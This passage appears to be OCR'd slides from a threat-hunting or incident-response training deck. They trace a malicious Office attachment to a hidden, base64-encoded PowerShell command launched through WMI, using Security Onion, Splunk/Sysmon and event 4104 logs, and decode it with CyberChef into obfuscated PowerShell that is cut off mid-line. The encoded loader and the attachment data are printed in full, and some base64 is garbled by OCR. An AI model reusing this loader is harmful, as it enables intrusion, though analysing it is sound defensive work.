
SECURITY ONION: NETWORK LOGS


```
--===============7328180289099765301==
Content-Type: application/octet-stream
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
 filename=MagnumTempus-Policy-Violation-karen.metuens@magnumtempusfinancial.com.doc

0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAABAAAAJwAAAAAAAAAA
EAAAKQAAAAEAAAD+////AAAAACYAAAD/////////////////////////////////////
////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////s
pcEAWeAJBAAA8BK/AAAAAAAAEAAAAAAACAAAAQgAAA4AYmpiapDKkMoAAAAAAAAAAAAAAAAAAAAA
AAAJBBYALg4AAPKgDFzyoAxcAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAD//w8AAAAA
AAAAAAD//w8AAAAAAAAAAAD//w8AAAAAAAAAAAAAAAAAAAAALcAAAAAADIHAAAAAAAAMgcAAKoU
AAAAAAAAqhQAAAAAAACqFAAAAAAAAKoUAAAAAAAAqhQAABQAAAAAAAAAAAAAAP////8AAAAAvhQA
AAAAAAC+FAAAAAAAAL4UAAAAAAAAvhQAAAwAAADKFAAADAAAAL4UAAAAAAAAtRcAADABAADWFAAA
AAAAANYUAAAAAAAA1hQAAAAAAADWFAAAAAAAANYUAAAAAAAAsRUAAAAAAACxFQAAAAAALEVAAAAA
AAAA+RUAAD0BAAA2FwAAAAAADYXAAAAAAAANhcAAAAAAAA2FwAAAAAADYXAAAAAAAANhcAACQA
AADlGAAAtgIAAJsbAAA6AAAAWhcAABUAAAAAAAAAAAAAAAAAAAAAAAAAAAqhQAAAAAACxFQAAAAAA
AAAAAAAAAAAAAAAAAAAAAAACxFQAAAAAALEVAAAAAAAAsRUAAAAAACxFQAAAAAAFoXAAAAAAAA
AAAAAAAAACqFAAAAAAAKoUAAAAAAA1hQAAAAAAAAAAAAAAAAANYUAADbAAAAbxcAABYAAADF
FQAAAAAAMUVAAAAAAAAxRUAAAAAACxFQAACgAAAKoUAAAAAAA1hQAAAAAACqFAAAAAAAANYU
AAAAAAA+RUAAAAAAAAAAAAAAAAAMUVAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAsRUAAAAAAD5FQAAAAAAAAAAAAAAAAAxRUAAAAAAAAAAAA
AAAAAMUVAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAxRUAAAAAADWFAAAAAAAAP////8AAAAAUNjRBd4a
2AEAAAAAAAAAAP////8AAAAAuxUAAAoAAADFFQAAAAAAAAAAAAAAAAA5RUAABQAAACFFwAAMAAA
ALUXAAAAAAAAxRUAAAAAADVGwAAAAAAAMUVAAAAAAA1RsAAAAAAADFFQAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAANUbAAAAAAAAAAAAAAAAACqFAAAAAAAAMUVAAAgAAAAsRUAAAAAACxFQAAAAAAAMUV
AAAAAAAsRUAAAAAAACxFQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsRUA
AAAAAACxFQAAAAAALEVAAAAAAAAWhcAAAAAAABaFwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAxRUAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALEVAAAA
AAAAsRUAAAAAACxFQAAAAAAALUXAAAAAAAAsRUAAAAAACxFQAAAAAALEVAAAAAAAAsRUAAAAA
AAAAAAAAAAAAAP////8AAAAA/////wAAAAD/////AAAAAAAAAAAAAAAA/////wAAAAD
```

Beacon / C2

SPLUNK: ENDPOINT LOGS




SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 17:39:43 *to* 02/12/22 17:40

Splunk Search:

```
index=sysmon wkst01
| table  _time host.name event.code event.action message
| sort  _time
```



SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 17:39:45.000				Process Create: RuleName: technique_id=T1047,technique_name=Windows Management Instrumentation UtcTime: 2022-02-12 17:39:42.855 ProcessGuid: {29C462BB-F0DE-6207-B904-000000000F02} ProcessId: 4092 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe FileVersion: 10.0.14393.206 (rs1_release.160915-0644) Description: Windows PowerShell Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: PowerShell.EXE CommandLine: powershell -exec bypass -nologo -nop -w hidden -enc KAAgAG4ARQB3AC0AbwBiAGoARQBDAFQAIABJAG8ALgBzAHQAcgBFAEEAbQBSAEUAQQBkAGUAcgAoACAAKABuAEUAdwAtAG8AYgBqAEUAQwBUACAASQBvAC4AYwBvAG0AUABSAGUAcwBTAGkATwBuAC4AZABFAGYAbABBAHQAZQBz.F CurrentDirectory: C:\Windows\System32\ User: MAGNUMTEMPUS\amanda.nuensis LogonGuid: {29C462BB-25E9-6207-B9A2-380000000000} LogonId: 0x38A2B9 TerminalSessionId: 2 IntegrityLevel: Medium Hashes: SHA1=044A0CF1F6BC478A7172BF207EEF1E201A18BA02,MD5=097CE5761C89434367598B34FE32893B,SHA256=BA4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D8D819436,IMPHASH=CAE ParentProcessGuid: {29C462BB-1039-6207-4500-000000000F02} ParentProcessId: 2888 ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding ParentUser: NT AUTHORITY\NETWORK SERVICE

SPLUNK: ENDPOINT LOGS

```
CommandLine: powershell -exec bypass -nologo -nop -w hidden -enc
KAAgAG4ARQB3AC0AbwBiAGoARQBDAFQAIABJAG8ALgBzAHQAcgBFAEEAbQBSAEUAQQBkAGUAcgAoACAAKABuAEUAdwAtAG8AYgBqAEUAQwBUACAASQBvAC4AYwBvAG0AUABSAGUAcw
BTAGkATwBuAC4AZABFAGYAbABBAHQAZQBzAFQAcgBlAEEAbQAoACAAWwBzAFkAUwB0AGUATQAuAEkAbwAuAE0AZQBtAE8AcgBZAHMAdAByAEUAQQBNAF0AIABbAEMAbwBuAFYAZQBS
AFQAXQA6ADoARgBSAG8AbQBiAEEAUwBFADYANABzAHQAcgBpAG4ARwAoACAAJwBYAFYAYgBMAGIAbABRADUARQBQADIAVgBXAG8AQQA2AEwAUgB4AGsAWAA3ACsAWABJAEcAVQBCAE
MAMABDAEIAeABVAGgAUgBOAEUASQBvAFEARABaAEIAQQBzAFMARwBtAFgAKwBuAFQAagAxADgAYgA1AEMAZwB1ADIATwBYADYAMwBGADgANgBwAFQAcABPAFYAMwBRAHgAYwAyAFAA
RAA5AGYAMwBiADcANwBjAFAAdgBsADEAOQBmADMAbAAyAC8AZABYADcANgA3AHYAUABsADkAZAAzAHoAMQA4AHUAagB2AGYAcABKAEIAdgBuADUAMwArAE8AVgAyACsAZgBuAHYALw
A1AG4AUQA2AHcANQA0AHUAWgBxAEoAQQBmAGYAQgBIAGkAdgBpAFoAVQBxAE4AUQBXAGgAaABaAGwAMABKAEsAUgBaAFkASAAvAHEAeQBCADUAcgBTAE4ARQBZAGsAMwBrAHkAMgBu
AEYAUABVADAAZQArAHQAaABkAHUAeABGAHQAdQA1AGkAegBjADcAYwBQAFgAdQBiAE8AVgBEAGwAawBIAFYAdwBtAEUATQBVAEIARgBsAG0AZwBWAHIAZgBrAHkAcQBlAG0AZwBhAE
wAbQAvAHgAaQBWADUAeQBOAHgAdABCAE4AVABtAGMAMABoAEkAWABSAFUAQgB2ACsARgBXAEUAVgBrAEoAMgBzAEkARwAxAEoAdQBIAFgAWgBNAEYAdABPAGEAUQA1AFoAZwBOAHMA
VQBlAFQATgB6AG8ASgBiAGsASwAyADIAYwBhADAAWQBVAEYAQwBrAFoAcAB0AFEAMQBaAHQAcgBZAGEAdwBVAHkATQBPAEQAMQBLAFMANABhAEoAOQAvAEgAWABzAFUATQBWAEoAQg
BRAGgAKwBWAEUAeQBHAGEAYgBjADEAbwBKAGUAVgBOAE0AdABvAFIAQQAxAFQAQQBWAG0AeABTAG4AWABBADEAZgBsAHkAMwB3AFQAdQBFAHoAdwA0AEYAQwA5AG8AQgBOAFMAaQBF
AHYAWABtAE4ASAB6AGIAdgBPADgAQwBoAEYAWQBvAGQAOQBVADMAKwBBAEsARQBZADcANABwAGgAWAB0AGEARgBtAFMAQgBxAGMAVgBQAGcARAAvAHkAbQB6AGwAMQBIAGQAVgB1AE
cAUQBzAHgAbgBsAFoAagBYAFEAdQBsAHMATgB3AGcAVwBzADYATQA0AEsASgBtAFIAcQB0AHMAVQByAHAAUgB6AGMAZwAxAEsAawBYAE4AdgA4ADUAcQBWAEcAMwBCAHYAdQByAC8A
UgBRAHMAeQBTAEsAagA2AEcAbgBTAHIAYgBqAGoASwBtADQARwB0ADIAdgBQADYANQBhAGgAQQBrAEMAZgBnADIAYQBhAE4AWgB2AFAAZwBTAGcAYQBVAGcAcABHADMAWgBRAHoAeQ
BDAEIASABOAC8AQQBVAG4AWQBVAGYAMgArAEMAeQBnAGYAcQBCAGoAbwBnAE0ARwBlAE0AWQBKAFgAWgBVAGoAZgBIAEkAaABzADYAZABTAHIARABIAHEAZQByADMARABLAE0AYgBH
AEUARQBRADEATwBPAGoAWQBVAHUAQQBBAHUAMQBJADQAQgB3AFkANgAvAGQAWQB5AFcAcABuADMAcQBDAHAAVABwAFkAagBQAE0AVgBJAHoAdgBRADQASwBQAHcARgBnADEASAByAG
gAbQBsAHIAcQBOAFkATABKAFAAQwA4AFcANAAxAHAAaABrAFUAdwA2ADcASABoAFUAbQB4AEYAawBmAFQAKwBpADEARwBEAGMAUABYAFYAbwBSAGUASABpAFIAcAB4AG8ASgBzAHMA
NQBaAEIAcABuAEsAeABxAGoAZwBsAFMASgBxAEsASwAvAGMASgArAGwATgBVAEQASgBLAEYAdgArAFUAdQByAFcAdgBRAE4ATQBwAGYAYgBaAHEARAB3AEcAbgBUAG8AQQAvADUAQg
ByAGQAZABvAEwATAAwADkAVwBKAHkAMQBRADYAYwB1AEIAMABXAEwARwBEAGYAbABrAHgASgBTAFMASQBnAG8AZwBSAEQAdwByAHIAbgBPAFQAUgBsADEANABwAGsAWgBKAEQAZQBQ
AGoAWQBpAHEAYQBwAEsASwA4AGUARAAzAEIAbABTAFkAbwAvAE4AMQB2AGQATgBLAFMAMQBxAGkAUwA2ADkAMQBoAGsAaQB1AGkAWQBCAG4ARAA1AEUAYQBLAFoAZwA2AEsAeQBlAE
YAbgB0AEYANABDAEEAcwBhADgAbABRADgAcABDAHUAUQBKAEUAOABwAEEAdABUAHAAUwBXADMASwBqADYAcQArAFMASgBvADAAYwA2AFIAbwBhAGMAUQBVAGgAdgBtAEIAZgBDAEoA
TABwAHMARQBpADgAdQAvAGsAagBDAEEARgBBADEASgBwAEEATQBKAEEAOABMAHYANABTADgAawBiAEQAagBvAG4AVgBqAEIAMABtAHoATgA0AEQARgBkAEoANQBFAEcAQwBXAGsANg
B4AEIAeABrAFkAeABOAG8AcgBEAGIAWABVAEIAMQA4AHAAdABFAHEAVwBEADQAeABsAFoAKwBxAEkAMQByAHYATQBFAGsALwB6AEsAQgBFAGgALwB5AEUANgBGAEQAVgBZAFQATQBV
AFIAWgByAFQAbwBRAFMAMwBhADgAUQBKAEEARQBZACsANQBoAFIAdQB6AHAAcABNAEgAdwBYAG8AeABRAEQAOQAyAEsAeABxAHcAYgB4ADAAZABMAFUAawBNAFUAVQB1AEgANgB1AF
EAVQAyAFgAYQBMAEYAVAAxADIAYwBVAEgAbQBlADgAQwA0AE4AWgBBAGUAegAwAGIAVQBNAHEAQgAyADYANQBOAEoAbQBmAFEANwBOAEsAZABuAGUARABPAFUAVwBtADEAUgBCAHUA
agBxAEsAcABxADYANgAwAGsAbwBWAGgAQQBSAGsAYQBJAFQAQgBxAGUAawBBAFYAMwBYAEIAYgB0AHAAegBGAGUAeAB3AGYAKwBTAFgAKwBoAEIAdwA4AGoAbgBKAFoATwBpAEgAQw
BzADUAdAA2ADcAdwBJAFIAbQBPAHgARABVAGgAMgBuAHkASQBiADMAcQBTAEsAYgA0ADAAcAB0AFYAeAA3AFUAMQBsADkARgB5AEIAaQBYAFIASQBCAHYAcAAwAGcAbgBlAEMATAAz
AHAAVABXAHYANwByAEgAbgBhADkARQBrAGoATgBaAEQAcQBvAEEAeAAyAEMAVABPAFAATABMAEkAZQBnAEcATgA3AGoAZgBsAHcAWABQAE4AVQA1AG4AdQBtAHMAQgA1AG8AWQA3AD
MAYQArAHIAcQA5AHEASgAyAGgAagB3AFEAWABEAHgAQwB4AEYASgB0ADkAQQBLADUANwBOAFMAMgBzAGgAbABBACsANABvACsAcwA3ADcAbwBtAGMAOQBzAG4ASgBoADUANwBPACsA
UgBLAHoAYgBKAGUASgBrAHIAMwBUAEUAYwBQAHQATAB2AHcAWQBXAEEAVABnAGMANwAwAEgAegAzADkAegBZAC8AYwArADQAZQBmAHQALwBUAGsAMwA4AHUAUABQACsAagBtADAAOQ
BjAFgAMwAyAC8AUAAvADkAUAA1ADgAdgBXADMAVgB3ACsAbgBFADUAMwAvAEEAQQA9AD0AJwAgACkALABbAEkATwAuAEMAbwBNAFAAcgBlAFMAcwBJAG8AbgAuAEMATwBNAFAAUgBl
AHMAUwBJAG8ATgBtAG8AZABFAF0AOgA6AGQARQBDAE8AbQBwAHIAZQBzAFMAIAApACkALAAgAFsAVABlAHgAVAAuAEUATgBDAG8AZABJAG4AZwBdADoAOgBhAFMAYwBJAGkAKQAgAC
kALgByAGUAQQBkAFQATwBlAG4AZAAoACAAKQAgAHwAIAAuACAAKAAgACQAUwBIAGUATABsAEkARABbADEAXQArACQAcwBoAGUATABsAEkAZABbADEAMwBdACsAJwBYACcAKQA
```

Windows Event 4104

Viewing the PowerShell event log entries on Windows

PowerShell logs can be viewed using the Windows Event Viewer. The event log is located in the Application and Services Logs group and is named `PowerShellCore`. The associated ETW provider `GUID` is `{f90714a8-5509-434a-bf6d-b1624c8a19a2}`.

When Script Block Logging is enabled, PowerShell logs the following events to the `PowerShellCore/Operational` log:

Field	Value
EventId	`4104` / `0x1008`
Channel	`Operational`
Level	`Verbose`
Opcode	`Create`
Task	`CommandStart`
Keyword	`Runspace`


Source: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_logging_windows?view=powershell-7.2

SPLUNK: ENDPOINT LOGS


Set date/time between 02/12/22 17:39 *to* 02/12/22 17:40

Splunk Search:

```
index=wineventlogs event.code=4104
| table  time host.name event.code event.action message
| sort  _time
```



SPLUNK: ENDPOINT LOGS



SPLUNK: ENDPOINT LOGS

Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

Raw Inflate

Start index: 0 | Initial output buffer size: 0 | Buffer expans... Adaptive

☐ Resize buffer after decompression ☐ Verify result

Input length: 1400 lines: 1

```
XVbLblQ5EP2VWoA6LRxkX7+XIGUBC0CBxUhRNEIoQDZBAsSGmX+nTj18b5Cgu2OX63F86pTpOV3Qxc2PD9f3b77cPvl19f3l2/dX767vPl9d3z1
ujvfpJBvn53+OV2+fnv/5nQ6w54uZqJAffBHiviZUqNQWhhZl0JKRZYH
/qyB5rSNEYk3ky2nFPU0e+thduxFtu5izc7cPXubOVDlkHVwmEMUBFlmgVrfkyqemgaLm
/xiV5yNxtBNTmc0hIXRUBv+FWEVkJ2sIG1JuHXZMFtOaQ5ZgNsUeTNzoJbkK22ca0YUFCkZptQ1ZtrYawUyMOD1KS4aJ9
/HXsUMVJBQh+VEyGabc1oJeVNMtoRA1TAVmxSnXA1fly3wTuEzw4FC9oBNSiEvXmNHzbvO8ChFYod9U3+AKEY74phXtaFmSBqcVPgD
/ymzl1HdVuGQsxnlZjXQulsNwgWs6M4KJmRqtsUrpRzcg1KkXNv85qVG3Bvur
/RQsySKj6GnSrbjjKm4Gt2vP65ahAkCfg2aaNZvPgSgaUgpG3ZQzyCBHN
/AUnYUf2+CygfqBjogMGeMYJXZUjfHIhs6dSrDHqer3DKMbGEEQ1OOjYUuAAu1I4BwY6
/dYyWpn3qCpTpYjPMVIzvQ4KPwFg1HrhmlrqNYLJPC8W41phkUw67HhUmxFkfT+i1GDcPXVoReHiRpxoJss5ZBpnKxqjglSJqKK
/cJ+lNUDJKFv+UurWvQNMpfbZqDwGnToA/5BrddoLL09WJy1Q6cuB0WLGDflkxJSSIgogRDwrrnOTRl14pkZJDePjYiqapKK8eD3BlSYo
/N1vdNKS1qiS691hkiuiYBnD5EaKZg6KyeFntF4CAsa8lQ8pCuQJE8pAtTpSW3Kj6q+SJo0c6RoacQUhvmBfCJLpsEi8u
/kjCAFA1JpAMJA8Lv4S8kbDjonVjB0mzN4DFdJ5EGCWk6xBxkYxNorDbXUB18ptEqWD4xlZ+qI1rvMEk/zKBEh
/yE6FDVYTMURZrToQS3a8QJAEY+5hRuzppMHwXoxQD92Kxqwbx0dLUkMUUuH6uQU2XaLFT12cUHme8C4NZAez0bUMqB265NJmfQ7NKdneDOUWm1
BujqKpq660koVhARkaITBqekAV3XBbtpzFexwf+SX+hBw8jnJZOiHCs5t67wIRmOxDUh2nyIb3qSKb40ptVx7U1l9FyBiXRIBvp0gneCL3pTWv7
Hna9EkjNZDqoAx2CTOPLLIegGN7jflwXPNU5numsB5oY73a+rq9qJ2hjwQXDxCxFJt9AK57NS2shlA+4o+s77omc9snJh57O+RKzbJeJkr3TEcP
LvwYWATgc70Hz39zY/c+4eft/Tk38uPP+jm09cX32/P/9P58vW3Vw+nE53/AA==
```

Output start: 2826 end: 2826 length: 0 time: 10ms length: 2826 lines: 1

```
. ( ([sTRiNg]$vErBOSEPRefERence)[1,3]+'X'-JOiN'') ( ( (91 , 78 , 101 , 116 ,46,83 , 101,114 , 118, 105, 99 ,
101,80 ,111, 105, 110 , 116, 77,97 ,110, 97 , 103 ,101 , 114 ,93, 58 ,58,83, 101,114 ,118,101 , 114, 67, 101 ,
